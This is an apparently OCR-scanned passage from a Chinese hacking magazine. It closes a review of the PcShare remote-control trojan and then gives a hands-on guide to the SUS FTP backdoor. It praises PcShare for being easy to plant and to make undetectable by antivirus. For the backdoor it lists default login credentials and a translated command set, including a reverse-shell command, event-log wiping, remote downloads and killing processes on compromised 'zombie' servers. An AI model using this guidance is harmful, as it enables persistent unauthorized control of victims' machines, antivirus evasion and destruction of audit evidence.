第四个优点是服务端小，pcshare生成的服务端只有31.9K，还不到灰鸽子服务端的二十分之一，非常适合挂马使用（图5）。另外，服务端没有加壳，是使用Microsoft Visual C++ 6.0编写的，制作免杀时也就省去了脱壳这一步（图6）。




图 6




图 7

另外，我觉得这个版本的pcshare还有一个非常实用的功能：更新被控制端程序，有了这个功能后，倘若哪天发现肉鸡上的服务端被杀毒软件给查杀了的话，我们可以把新免杀后的服务端通过这个功能很方便的更新到还没被杀的肉鸡上，以达到更长久控制肉鸡的目的（图7，图8）。




图 8

说了这么多PcShare免费版的优点，正如人无完人一样，它也有一些不足，比如只能查看肉鸡的桌面，却没法控制，不能设置连接密码来有效的保护自己的肉鸡，没有批量管理功能（免费版不提供）等。但瑕不掩瑜，上面的优点已经奠定了它作为一款优秀远程控制木马的地位。

（本文所涉及到的PcShare已收录到光盘中）

小巧稳定SUS FTP后门试用手记

丁丁[W.S.T]

如何才能长时间拥有一台高速的服务器肉鸡，针对于服务器入侵的后续工作是一定要做好的，远程控制必然是一种选择，但是杀毒软件更多的针对于远程控制木马的查杀和远控木马的不稳定性经常会让我们尝试一下丢失肉鸡的痛苦。因此一个易于免杀而且稳定的后门才是服务器肉鸡的王道之选。我给大家带来SUS FTP后门的试用手记，和大家来一起体验下SUS FTP后门的优秀性能。

SUS FTP后门采用开启FTP服务的方式来保证其远程文件传输的稳定性，其启动方式采用替换系统服务的方式进行启动，同时起到了很好的隐藏效果，使得隐藏和稳定兼备。我们先来看一下后门的安装。

后门的运行有点小要求，就是需要安装在非包含空格路径的目录下，这里我把后门复制到C:\WINDOWS下，然后运行（图1）。我们先来登录一下看看如何打开后门，作者提供了两种方式来登录，第一种是通过Telnet方式来登录，第二种则是通过Ftp来登录。Telnet使用起来比较方便，我们先用Telnet方式登录，后门端口号是2100（图2）。




图 1




图 2

然后输入默认的用户名和密码，格式如下（图3）：

```
User sus
Password sus666
```




图3

当出现Loged on字符后我们就可以输入命令了，先打一个help看看软件的使用说明。这里我把使用方法和功能说明做了下翻译，方便E文不好的朋友来使用。

```
WINEXEC <exefilepath>          Using this to execute an executable file
用这个命令来运行可执行文件，使用方式 使用方法：WINEXEC 可执行文件路径
SHELLEXECUTE <exefilepath>          The same to above
和上面的作用相同          使用方法：SHELLEXECUTE 可执行文件路径
SETHOMEDIR <ftp's homedir>          Set the home directory of ftp's. Default is C:\
设置FTP的主目录，默认目录为C:          使用方法：SETHOMEDIR FTP主目录
GETSYSINFO          Get some system infomation
获取部分系统信息          使用方法：GETSYSINFO
PSLIST          List the Process on the system
列举系统进程          使用方法：PSLIST
PSKILL <PID>          Kill a process by its pid
通过PID来结束系统进程          使用方法：PSKILL 进程的PID
VIEWTERMPORT          View Terminal Service's port. Default is 3389
查看终端服务的端口，默认值为3389          使用方法：VIEWTERMPORT
SETTERMPORT <PortNum>          Set the Terminal Service's Port
设置终端服务的端口          使用方法：SETTERMPORT 端口
INSTALLTERM          Install Terminal Service
安装终端服务          使用方法：INSTALLTERM
CLEANEVENT          Clean the system event logs
清除系统日志          使用方法：CLEANEVENT
ENUMSERVICE          List all the services in the system
列出系统所有服务          使用方法：ENUMSERVICE
STARTSERVICE <ServcieName>          Start a service. Like "net start"
启动一个服务，就像使用"net start"命令 使用方法：STARTSERVICE 要开启的服务名
STOPSERVICE <ServiceName>          Stop a service
关闭一个服务          使用方法：STOPSERVICE要关闭的服务名
DELETESERVICE <ServiceName>          Delete a service
删除一个服务          使用方法：DELETESERVICE 要删除的服务名
VIEWSERVICE <ServiceName>          View the detail of a service
查看系统服务信息          使用方法：VIEWSERVICE 要查看的服务名
CONFIGSERVICE <ServiceName> <Type> Change service type(Auto,Demand,Disable)
更改系统服务类型 （自动，手动，禁用 Auto,Demand, Disable）
使用方法：CONFIGSERVICE 服务名称 服务类型
REBOOT          Reboot the system
重新启动系统          使用方法：REBOOT
SHUTDOWN          Power off the system
关闭系统          使用方法：SHUTDOWN
STOPBACKDOOR          Stop the Ftp Backdoor without uninstall it
关闭FTP后门但是不卸载          使用方法：STOPBACKDOOR
SENDBACKSHELL <ip> <port>          Send a back cmdshell. Use nc listen first
反向连接并打开一个cmdshell，请使用NC监听
使用方法：SENDBACKSHELL 反向连接的IP地址 端口
STARTSHELL <port>          Start a cmdshell and listen. You can telnet it
打开一个本地的cmdshell端口，使用telnet来连接
使用方法：STARTSHELL 本地端口
CATCHSCREEN <bmpfilepath>          Catch the screen now and save it to a bmp file
捕获屏幕并以BMP格式保存          使用方法：CATCHSCREEN 文件保存路径
HTTPDOWNLOAD <filepath> <httpaddress>   Download a file using http protocol
通过HTTP地址来下载文件并保存
UNINSTALL          Uninstall the Ftp Backdoor!
卸载FTP后门          使用方法：UNINSTALL
```

看完说明后我们来具体使用一下，看看这个后门的效果如何，先来看一下系统信息吧。在命令行输入getsysinfo，这里可以让我们对肉鸡的性能有一个详细的了解（图4）。




图 4

接下来我们查看一下系统进程，来了解一下肉鸡上都在运行什么程序（图5）。




图 5

前面是PID，中间为进程，最后为进程运行的文件，我们可以根据PID来终止进程。把资源管理器进程关闭来看看，输入pskill 1828（图6）。你可以发现远程主机的Explorer进程已经被关闭。然后我们可以使用运行指令来重新打开它，输入WINEXEC C:\windows\Explorer（图7），资源管理器又重新出现，这里我发现输入某些文件路径的时候文件不能输入后缀名，否则无法执行，有些却可以。

